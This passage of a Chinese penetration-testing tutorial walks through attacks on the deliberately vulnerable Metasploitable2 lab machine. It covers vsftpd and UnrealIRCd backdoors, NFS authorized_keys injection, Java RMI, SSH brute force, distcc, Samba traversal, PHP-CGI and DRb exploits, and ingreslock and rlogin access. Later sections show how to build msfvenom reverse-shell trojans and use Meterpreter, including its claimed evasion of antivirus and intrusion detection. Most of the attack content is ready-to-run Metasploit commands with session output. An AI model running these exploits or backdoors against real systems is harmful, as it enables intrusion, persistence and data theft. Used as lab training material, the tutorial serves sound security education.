### 4.3.3 VSFTPD 源码包后门漏洞

#### 漏洞介绍:

在特定版本的 vsftpd 服务器程序中, 被人恶意植入代码, 当用户名以 “:)” 为结尾, 服务器就会在 6200 端口监听, 并且能够执行任意代码。

参考链接如下:

<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

<http://pastebin.com/AetT9sS5>

#### 漏洞发现:

开放着 21 端口, 并且 vsftpd 版本号为 2.3.4

也可以用通过 Nmap 的 ftp-vsftpd-backdoor 脚本来进行扫描探测

#nmap -script ftp-vsftpd-backdoor -p 21 [目标主机]

#### 影响软件:

Vsftpd server v2.3.4

#### 漏洞利用:

1. 启动 Metasploit

2. 搜索关于 Vsftpd 的漏洞代码库 search vsftpd

3. 使用代码 use exploit/unix/ftp/vsftpd\_234\_backdoor

4. 查看需要设置的参数 show options

5. 设置个目标 IP 即可, set RHOST 192.168.111.130

6. 执行攻击 exploit, 执行 uname -a 验证

### 4.3.4 UNREALIRCd 后门漏洞

**漏洞介绍:** 在 Metasploitable2 的 6667 端口上运行着 UnreaIRCd IRC 的守护进程。这个版本包含一个后门-运行了几个月都没被注意到。通过在一个系统命令后面添加两个字母”AB“发送给被攻击服务器任意一个监听该端口来触发。metasploit 上已经已经有攻击模块来获得一个交互的 shell。在 2009 年 11 月到 2010 年 6 月间分布于某些镜面站点的 UnrealIRCd, 在 DEBUG3\_DOLOG\_SYSTEM 宏中包含外部引入的恶意代码, 远程攻击者能够执行任意代码。

#### 影响系统:

Unreal UnrealIRCd 3.2.8.1

#### 漏洞发现:

- 1) nc 目标主机 6667, 看是否返回有用的旗标信息
- 2) nmap 对 6667 端口进行完整的扫描:  
#nmap -A -p 6667 目标主机
- 3) 在 Nmap 中同样有个脚本, 可以用来检测该服务是否存在漏洞。命令如下:

**nmap -sV --script irc-unrealircd-backdoor -p 6667 [目标主机]**

#### 漏洞利用:

1. 在 msf 终端中输入命令 “search unreal ircd”, 搜索 ircd 的相关工具和攻击载荷。
2. 在终端中输入命令 “use exploit/unix/irc/unre ircd 3281backdoor”, 启用漏洞利用模块。
3. 可以发现漏洞版本和荷载命名是对应的, 漏洞版本是 3.2.8.1, 在 Metasploit 里有这个攻击荷载, 所以直接使用, 在终端中输入命令 “show options”, 查看需要设置的相关项, “yes” 表示必须填写的参数。
4. 接下来在终端中输入命令 “set RHOST 【靶机 ip】”, 设置目标主机的 IP 地址
5. 执行攻击 exploit
6. 利用成功, 执行 uname -a 验证

### 4.3.5 LINUX NFS 共享目录配置漏洞

**漏洞介绍:** NFS 服务配置漏洞, 赋予了根目录远程可写权限, 导致/root/.ssh/authorized\_keys 可被修改, 实现远程 ssh 无密码登陆。

**影响系统/软件:** 所有 Linux 系统的 NFS 服务

#### 漏洞利用:

1. 在 kali 上执行命令行 rpcinfo -p 192.168.111.130, 查看 nfs 服务有无开启:
2. 用 showmount -e 192.168.111.130 查看其设置的远程共享目录列表:

```
root@Liuzhu:~# showmount -e 192.168.111.130
Export list for 192.168.111.130
```

3. 输入 ssh-keygen 生成 rsa 公钥, 生成的公钥保存在 /root/.ssh/id\_rsa.pub
4. 依次输入
  - mount -t nfs 192.168.111.130:/ /tmp/t00l(预先创建), 把 192.168.111.130 的根目录挂载到/tmp/t00l/下; 注: 如果提示下图中错误则需要/etc/init.d/rpcbind start 来启动 mount

```
mount.nfs: Either use '-o nolock' to keep locks local, or start statd.
mount.nfs: an incorrect mount option was specified
```

- cat /root/.ssh/id\_rsa.pub >> /tmp/t00l/root/.ssh/authorized\_keys, 把生成的公钥追



- 加到靶机的 authorized\_keys 下;
- ssh [root@192.168.111.130](#), 实现无密码登陆

#### 4.3.6 JAVA RMI SERVER 命令执行漏洞

**漏洞原理:** Java RMI Server 的 RMI 注册表和 RMI 激活服务的默认配置存在安全漏洞, 可被利用导致代码执行。

**漏洞发现:** 用 nmap 扫面是否开放了 1099 端口

**影响系统/软件:**

Oracle java RMI Server

**漏洞利用:**

1. 启动 metasploit
2. 在终端中输入命令 “search java\_rmi\_server”, 搜索 RMI 的相关工具和攻击载荷。
3. 在终端中输入命令 “use exploit/multi/misc/java\_rmi\_server”, 启用漏洞利用模块, 提示符就会提示进入到该路径下。
4. 在终端中输入命令 “show options”, 查看需要设置的相关项, “yes” 表示必须填写的参数。
5. 在终端中输入命令 “set RHOST 192.168.111.130”, 设置目标主机的 IP 地址。
6. 在终端中输入 “exploit”, 实施攻击, 攻击成功后, 建立连接会话。

```
msf5 > use exploit/multi/misc/java_rmi_server
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     1099             yes       The target address range or CIDR identifier
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default is randomly generated)
  URIPATH    no               no        The URI to use for this exploit (default is random)

Exploit target:


  Id  Name
  --  --
  0    Generic (Java Payload)

msf5 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.111.130
RHOST => 192.168.111.130
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.111.132:4444
[*] 192.168.111.130:1099 - Using URL: http://0.0.0.0:8080/WxMS1id
[*] 192.168.111.130:1099 - Local IP: http://192.168.111.132:8080/WxMS1id
[*] 192.168.111.130:1099 - Server started.
[*] 192.168.111.130:1099 - Sending RMI Header...
[*] 192.168.111.130:1099 - Sending RMI Call...
[*] 192.168.111.130:1099 - Replied to request for payload JAR
[*] Sending stage (53844 bytes) to 192.168.111.130
[*] Meterpreter session 1 opened (192.168.111.132:4444 -> 192.168.111.130:38714) at 2019-04-14 16:08:27 +0800
[*] 192.168.111.130:1099 - Server stopped.

meterpreter > sysinfo
```





#### 4.3.7 ROOT 用户弱口令漏洞（SSH 爆破）

**漏洞原理：**靶机 root 用户存在弱口令漏洞

**受影响系统：**Linux

**漏洞发现：**输入 `nmap -sV -O 192.168.111.130`, 查看 SSH 端口是否开启：

**漏洞利用：**

1. 启动 MSF 终端
2. 在终端中输入命令“`search ssh_login`”，搜索 `ssh_login` 的相关工具和攻击载荷。
3. 在终端中输入命令“`use auxiliary/scanner/ssh/ssh_login`”，启用漏洞利用模块，提示符就会提示进入到该路径下。
4. 在终端中输入命令“`show options`”，查看需要设置的相关项，“yes”表示必须填写的参数。
5. 在终端中输入命令“`set RHOST 192.168.111.130`”，设置目标主机的 IP 地址。
6. 在终端中输入“`set USERNAME root`”，指定登陆用户名 `root`。
7. 在终端中输入“`set PASS_FILE /home/passwd.txt`”，设置暴力破解的密码文件路径。
8. 在终端中输入“`set THREADS 50`”，设置暴力破解的线程数为 50。
9. 在终端中输入“`run`”，开始向目标主机爆破 `ssh` 的登陆帐号和密码，登陆帐号为 `root`，密码爆破成功。
10. 在终端中输入“`ssh root@192.168.111.130`”，连接目标主机。

### 4.3.8 DISTCC 后门漏洞

**漏洞原理：**Distcc 用于大量代码在网络服务器上的分布式编译，但是如果配置不严格，容易被滥用执行命令，该漏洞是 XCode 1.5 版本及其他版本的 distcc 2.x 版本配置对于服务器端口的访问不限制。

参考链接如下：

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687>

#### 利用步骤：

1. 在 kali 中执行 msfconsole，启动 metasploit
2. msf > use exploit/unix/misc/distcc\_exec，选择漏洞
3. set RHOST 192.168.111.130，设置要攻击的机器 IP
4. exploit，开始攻击
5. 利用成功，执行 id 查看权限，uname -a 验证服务器信息

### 4.3.9 SAMBA SYSMLINK 默认配置目录遍历漏洞

**漏洞原理：**Samba 是一套实现 SMB (server messages block) 协议，跨平台进行文件共享和打印共享服务的程序，samba 的 smbd 默认配置在可写文件共享时，存在目录遍历漏洞，远程用户可以通过 smbclient 端使用一个对称命，创建一个包含..的目录遍历符的软连接，可以进行目录遍历以及访问任意文件。

参考链接如下：

<http://cve.scap.org.cn/CVE-2010-0926.html>

#### 利用步骤：

1. 在 kali 中执行 msfconsole，启动 metasploit
2. use auxiliary/admin/smb/samba\_symlink\_traversal，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器 IP
4. msf auxiliary(samba\_symlink\_traversal) > set SMBSHARE tmp 设置 SAM 可写文件
5. exploit，开始攻击
6. root@yd0str:~# smbclient //7.7.5.251/tmp 在新窗口下执行 smbclient 命令打开上面生成的共享目录
7. smb: \> cd rootfs 进入 rootfs 目录
8. smb: \rootfs\> ls 执行 ls 命令列出目录，
9. smb: \rootfs\> more /etc/passwd 列出密码文件，利用成功

#### 4.3.10 PHP CGI 参数注入执行漏洞

**漏洞原理：**CGI 脚本没有正确处理请求参数，导致源代码泄露，允许远程攻击者在请求参数中插入执行命令。

参考链接如下：

<http://cvedetails.com/cve/2012-1823/>  
<http://www.osvdb.org/81633>  
<http://www.osvdb.org/93979>  
<http://www.exploit-db.com/exploits/25986>  
<http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/>  
<http://kb.parallels.com/en/116241>

影响系统/软件

before 5.3.12 and 5.4.x before 5.4.2

**漏洞利用步骤：**

1. 在 kali 中执行 msfconsole，启动 metasploit
2. msf > use exploit/multi/http/php\_cgi\_arg\_injection，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器 IP
4. exploit，开始攻击
5. meterpreter > ls 获得 meterpreter，可执行 ls 列出目录确认承认

#### 4.3.11 DRUBY 远程代码执行漏洞

**漏洞原理：**Druby 配置不当，被滥用执行命令

参考链接如下：

[http://www.rapid7.com/db/modules/exploit/linux/misc/drb\\_remote\\_codeexec](http://www.rapid7.com/db/modules/exploit/linux/misc/drb_remote_codeexec)  
<http://www.ruby-doc.org/stdlib-1.9.3/libdoc/drb/rdoc/DRb.html>  
<https://community.rapid7.com/community/metasploit/blog/2013/01/09/serialization-mischief-in-ruby-land-cve-2013-0156>

影响系统/软件：**Ruby 1.8**

**利用步骤：**

1. root@yd0str:~# nmap -p0-65535 -sS -sV 7.7.5.251，NMAP 扫描端口及端口应用（或者 amap -bqv 7.7.5.251 8787）
2. 在 kali 中执行 msfconsole，启动 metasploit
3. 发现 8787druby 端口
4. msf > search drb 搜索 drb 相关漏洞
5. msf > use exploit/linux/misc/drb\_remote\_codeexec 使用漏洞
6. set URI druby:7.7.5.255:8787，设置要攻击的机器的 druby 链接
7. exploit，开始攻击
8. 输入 id, uname -a 确认

### 4.3.12 INGRESLOCK 后门漏洞

**漏洞原理：**Ingreslock 后门程序监听在 1524 端口，连接到 1524 端口就可以直接获得 root 权限

**利用步骤：**

1. 在 kali 中执行命令行 telnet 7.7.5.251 1524
2. 获得 root 权限
3. 执行 uname -a 验证

### 4.3.13 Rlogin 后门漏洞

**原理：**


TCP 端口 512, 513 和 514 为著名的 rlogin 提供服务。在系统中被错误配置从而允许远程访问者从任何地方访问（标准的，rhosts + +）。要利用这个配置，确保 rsh 客户端已经安装（在 linux 操作系统上安装例如 Open SSH），然后以 root 权限运行下列命令，如果被提示需要一个 SSH 密钥，这表示 rsh 客户端没有安装，ubuntu 一般默认使用 SSH（Debian GNU/Linux 也是如此）。

**利用步骤：**

```
# rlogin -l root 192.168.99.131
Last login: Fri Jun 1 00:10:39 EDT 2012 from :0.0 on pts/0 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

### 4.1.14 易受攻击的 web 页面

Metasploitable2 特意预装了易受攻击的 web 应用。当系统启动以后 web 服务会自动运行。访问 web 应用的方法是，打开一浏览器然后输入网址 http://<IP> ,<IP> 就是系统的 IP 地址。在这个例子里，系统运行 IP 地址 192.168.56.101. 打开 http://192.168.56.101/ 来查看 web 应用的主页。



metasploit2

Warning: Never expose this VM to an untrusted network!  
Contact: msfdevlat@metasploit.com  
Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



访问特定的 web 应用可以点击首页的超链接。如果个人的 web 应用如果需要被访问，需要在后面增加特定的文件路径。http://<IP> 来创建 URL http://<IP>/<应用文件夹>/。举个例子，Mutillidae 需要被访问，在这个例子访问地址为 http://192.168.56.101/mutillidae/。而这个应用被安装在系统 /var/www 这个文件夹里。(注：可以通过以下命令查看 ls /var/www)。在写这篇文章的当前版本，所有 web 应用程序

```
mutillidae (NOWASP Mutillidae 2.1.19)
dvwa (Damn Vulnerable Web Application)
phpMyAdmin
tikiwiki (TWiki)
tikiwiki-old
dav (WebDav)
```

### (1) 易受攻击的 web 服务：Mutillidae

Mutillidae web 应用包含 OWASP 上前十可利用的攻击漏洞，包括 HTML-5 web storage, forms caching, and click-jacking 等。收 DVWA 启发，Mutillidae 允许使用者更改安全等级从 0（完全没有安全意识）到 5（安全）。另外提供三个层次，从“0 级-我自己搞”（不要提示）到“2 级-小白”（使劲提示）。如果 Mutillidae 在我们使用注入攻击或者黑的过程中搞坏了，点击“Reset DB”按钮回复出厂设置。

### (2) 易被攻击的 web 服务：DVWA

从 DVWA 主页可以看到：“该死的容易被攻击的 web 应用（DVWA）的架构为 PHP/MySQL。其主要目标是要帮助安全专业人员来测试他们的技能和工具在法律允许的情况下，帮助 web 开发人员更好地了解保护 web 应用程序的过程和作为课堂演示。

```
Default username = admin
Default password = password
```

### (3) 易被攻击的 web 服务: Information Disclosure

另外, 不恰当的 PHP 信息披露也可以在 `http://<IP>/phpinfo.php` 找到。在这个例子中, 链接地址为 `http://192.168.56.101/phpinfo.php`。PHP 信息泄露提供了内部系统的信息和服务可以用来查找安全漏洞的版本信息。举个例子, 注意到在截图中披露的 PHP 的版本是 5.2.4, 可能存在可以利用的漏洞, 有可能系统存在 CVE-2012-1823 和 CVE-2012-2311, 影响 PHP 5.3.12 和 5.4.x 前 5.4.2 之前的版本。

### (4) 易受攻击的 web 服务: WebDav

WebDAV 是基于 Web 服务的扩展服务。它允许用户像操作本地文件一样, 操作服务器上的文件。借助该功能, 用户很方便的在网络上存储自己的文件。为了方便用户使用, 通常会提供给用户较大的文件权限, 如上传、修改甚至是执行权限。Kali Linux 提供了一款 WebDAV 服务漏洞利用工具 DAVTest。该工具会自动检测权限, 寻找可执行文件的权限。一旦发现, 用户就可以上传内置的后门工具, 对服务器进行控制。同时, 该工具可以上传用户指定的文件, 便于后期利用。

## 4.4 后渗透测试

PTES 关于后渗透给出的解释是: 后渗透阶段的目的是确定沦陷服务器的价值并保持对机器的控制以供以后使用。服务器的价值取决于存储在其上的数据的敏感性以及机器在进一步危及网络方面的可行性。此阶段中描述的方法旨在帮助测试人员识别和记录敏感数据, 识别配置设置, 通信信道以及可用于进一步访问网络的其他网络设备的关系, 并设置一个或多个方法持久访问机器。

简单总结四点: 提权、信息收集、渗透内网、永久后门。

### 4.4.1 msfvenom 生成后门

```
#msfvenom -l payloads 可以查看所有负载
#msfvenom -p <payload 名字> lhost=本机监听地址 [lport=本机监听端口] -f 文件格式 -o 输出文件名
不设置监听端口的情况下, 默认监听端口为 4444
```

### 4.4.2 meterpreter



**Meterpreter** 是 Metasploit 框架中的一个扩展模块，作为溢出成功以后的攻击载荷使用，攻击载荷在溢出攻击成功以后给我们返回一个控制通道。使用它作为攻击载荷能够获得目标系统的一个 Meterpreter shell 的连接。Meterpreter shell 作为渗透模块有很多有用的功能，比如添加一个用户、隐藏一些东西、打开 shell、得到用户密码、上传下载远程主机的文件、运行 cmd.exe、捕捉屏幕、得到远程控制权、捕获按键信息、清除应用程序、显示远程主机的系统信息、显示远程机器的网络接口和 IP 地址等信息。另外 Meterpreter 能够躲避入侵检测系统。在远程主机上隐藏自己，它不改变系统硬盘中的文件，因此 HIDS[基于主机的入侵检测系统]很难对它做出响应。此外它在运行的时候系统时间是变化的，所以跟踪它或者终止它对于一个有经验的人也会变得非常困难。

最后，Meterpreter 还可以简化任务创建多个会话。可以来利用这些会话进行渗透。在 Metasploit Framework 中，Meterpreter 是一种后渗透工具，它属于一种在运行过程中可通过网络进行功能扩展的动态可扩展型 Payload。这种工具是基于“内存 DLL 注入”理念实现的，它能够通过创建一个新进程并调用注入的 DLL 来让目标系统运行注入的 DLL 文件。其中，攻击者与目标设备中 Meterpreter 的通信是通过 Stager 套接字实现的 meterpreter 作为后渗透模块有多种类型，并且命令由核心命令和扩展库命令组成，极大的丰富了攻击方式。需要说明的 meterpreter 在漏洞利用成功后会发送第二阶段的代码和 meterpreter 服务器 dll，所以在网络不稳定的情况下经常出现没有可执行命令，或者会话建立执行 help 之后发现缺少命令。连上 vpn 又在内网中使用 psexec 和 bind\_tcp 的时候经常会出现这种情况。

### **Meterpreter 技术优势**

Metasploit 提供了各个主流平台的 Meterpreter 版本，包括 Windows、Linux，同时支持 x86、x64 平台，另外，Meterpreter 还提供了基于 PHP 和 Java 语言的实现。Meterpreter 的工作模式是纯内存的，好处是启动隐藏，很难被杀毒软件监测到。不需要访问目标主机磁盘，所以也没什么入侵的痕迹。除上述外，Meterpreter 还支持 Ruby 脚本形式的扩展。所以 Ruby 语言还很有必要。

Meterpreter 具体的命令详解见参考资料[10]。

## **4.4.1 Meterpreter 中常用的反弹类型**

### **1. reverse\_tcp**


这是一个基于 TCP 的反向链接反弹 shell，使用起来很稳定

(1) Linux:

使用下列命令生成一个 Linux 下反弹 shell 木马：

```
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.1.102  
lport=4444 -f elf -o isshell
```

看上图，我们可以看见目录下已经成功生成木马文件 isshell。然后我们给文件加上可执行权限。然后我们打开 Metasploit，使用模块 handler，设置 payload，注意：这里设置的 payload 要和我们生成木马所使用的 payload 一样。



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali:~# ls  
118.23.178.234 Desktop Downloads isshell No security-script test  
data .. | Documents h4-k-tools Music Public Templates Videos  
root@kali:~# chmod +x ishell  
root@kali:~# ls  
118.23.178.234 Desktop Downloads isshell No security-script test  
data .. | Documents h4-k-tools Music Public Templates Videos  
root@kali:~#  
  
http://metasploit.pro  
  
Trouble managing data? List, sort, group, tag and search your pentest data  
in Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.11.5-2016010401 ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp  
payload => linux/x86/meterpreter/reverse_tcp  
msf exploit(handler) >
```

设置下地址和端口，我们就开始监听了

```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali:~# ls  
218.23.178.234 Desktop Downloads isshell No security-script test  
data Documents hack-tools Music Public Templates Videos  
root@kali:~# chmod +x isshell  
root@kali:~# ls  
218.23.178.234 Desktop Downloads isshell No security-script test  
data Documents hack-tools Music Public Templates Videos  
root@kali:~#  
msf5 > use exploit/multi/handler  
msf5 exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp  
payload => linux/x86/meterpreter/reverse_tcp  
msf5 exploit(handler) > set lhost 192.168.1.102  
lhost => 192.168.1.102  
msf5 exploit(handler) > set lport 4444  
lport => 4444  
msf5 exploit(handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.102:4444  
[*] Starting the payload handler...
```

这边运行一下我们的反弹 shell 木马，可以发现成功反弹回 shell 了。

## 2. reverse\_http

基于 http 方式的反向连接，在网速慢的情况下不稳定。

payload:/windows/meterpreter/reverse\_http

## 3. reverse\_https

基于 https 方式的反向连接，在网速慢的情况下不稳定，https 如果反弹没有收到数据，可以将监听端口换成 443 试试

payload:/windows/meterpreter/reverse\_https

## 4. bind\_tcp

这是一个基于 TCP 的正向连接 shell，因为在内网跨网段时无法连接到 attack 的机器，所以在内网中经常会使用，不需要设置 LHOST。

使用下列命令生成木马：

```
msfvenom -p linux/x86/meterpreter/bind_tcp lport=4444 -f elf -o shell
```

同样道理加权限运行，不演示了。

```

msf> exploit(handler) > set rhost 192.168.1.102
rhost => 192.168.1.102 reverse_winhttps Inject a VNC DLL via a r
msf> exploit(handler) > set lport 3434 Tunnel communication over HTTPS (Window
lport => 3434
msf> exploit(handler) > exploit
[*] Starting the payload handler...
[*] Started bind handler
^C[*] Exploit completed, but no session was created.
msf> exploit(handler) > set lport 4444 Meterpreter/bind_tcp lport=4444 -f elf -o bi
lport => 4444
msf> exploit(handler) > exploit Msf::Module::Platform::Linux from the payload
ch selected, selecting Arch: x86 from the payload
[*] Starting the payload handler...
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage. (105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.102: 51133 -> 192.168.1.102: 4444)
2016-08-24 16:48:33 +0800 oads Music Public Templates
kali:~# chmod +x bindshell

```

这里注意，我们设置的 IP 地址和端口就是目标机的。因为这是我们主动来连接它。

### 0x03 相关 Payload

Payload 中包含有需要在远程系统中运行的恶意代码，而在 Metasploit 中 Payload 是一种特殊模块，它们能够以漏洞利用模块运行，并能够利用目标系统中的安全漏洞实施攻击。简而言之，这种漏洞利用模块可以访问目标系统，而其中的代码定义了 Payload 在目标系统中的行为。

Metasploit 中的 Payload 模块主要有以下三种类型：

- Single
- Stager
- Stage

Single 是一种完全独立的 Payload，而且使用起来就像运行 calc.exe 一样简单，例如添加一个系统用户或删除一份文件。由于 Single Payload 是完全独立的，因此它们有可能会被类似 netcat 这样的非 metasploit 处理工具所捕捉到。

Stager 这种 Payload 负责建立目标用户与攻击者之间的网络连接，并下载额外的组件或应用程序。一种常见的 Stagers Payload 就是 reverse\_tcp，它可以让目标系统与攻击者建立一条 tcp 连接。另一种常见的是 bind\_tcp，它可以让目标系统开启一个 tcp 监听器，而攻击者随时可以与目标系统进行通信。

Stage 是 Stager Payload 下载的一种 Payload 组件，这种 Payload 可以提供更加高级的功能，而且没有大小限制。

在 Metasploit 中，我们可以通过 Payload 的名称和使用格式来推断它的类型：

Single Payload 的格式为<target>/ <single>

Stager/Stage Payload 的格式为<target>/ <stage> / <stager>

当我们在 Metasploit 中执行 “show payloads” 命令之后，它会给我们显示一个可使用的 Payload 列表：

```
msf exploit(ms17_010_eternalblue) > show payloads
Compatible Payloads
=====

Name                                     Disclosure Date
----
generic/custom
generic/shell_bind_tcp
generic/shell_reverse_tcp
windows/x64/exec
windows/x64/loadlibrary
windows/x64/meterpreter/bind_ipv6_tcp
windows/x64/meterpreter/bind_ipv6_tcp_uuid
windows/x64/meterpreter/bind_tcp
windows/x64/meterpreter/bind_tcp_uuid
windows/x64/meterpreter/reverse_http
windows/x64/meterpreter/reverse_https
windows/x64/meterpreter/reverse_tcp
windows/x64/meterpreter/reverse_tcp_uuid
windows/x64/meterpreter/reverse_winhttp
windows/x64/meterpreter/reverse_winhttps
windows/x64/powershell_bind_tcp
windows/x64/powershell_reverse_tcp
windows/x64/shell/bind_ipv6_tcp
windows/x64/shell/bind_ipv6_tcp_uuid
windows/x64/shell/bind_tcp
```

在这个列表中，windows/powershell\_bind\_tcp 就是一个 Single Payload，它不包含 Stage Payload。而 windows/x64/meterpreter/reverse\_tcp 则由一个 Stager Payload (reverse\_tcp) 和一个 Stage Payload (meterpreter) 组成。

## 4.5 一个完整的渗透测试案例

运行 msfconsole 进入 msf 的控制台

### 4.5.1 端口扫描

靶机地址：192.168.2.222

```
msf>nmap -p- -sS -sV -n -v --reason 192.168.2.222 -oX test.xml
```

将扫描结果输出到 test.xml



PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	tcpwrapped	
1099/tcp	open	rmiregistry	GNU Classpath grmiregistry
1524/tcp	open	shell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
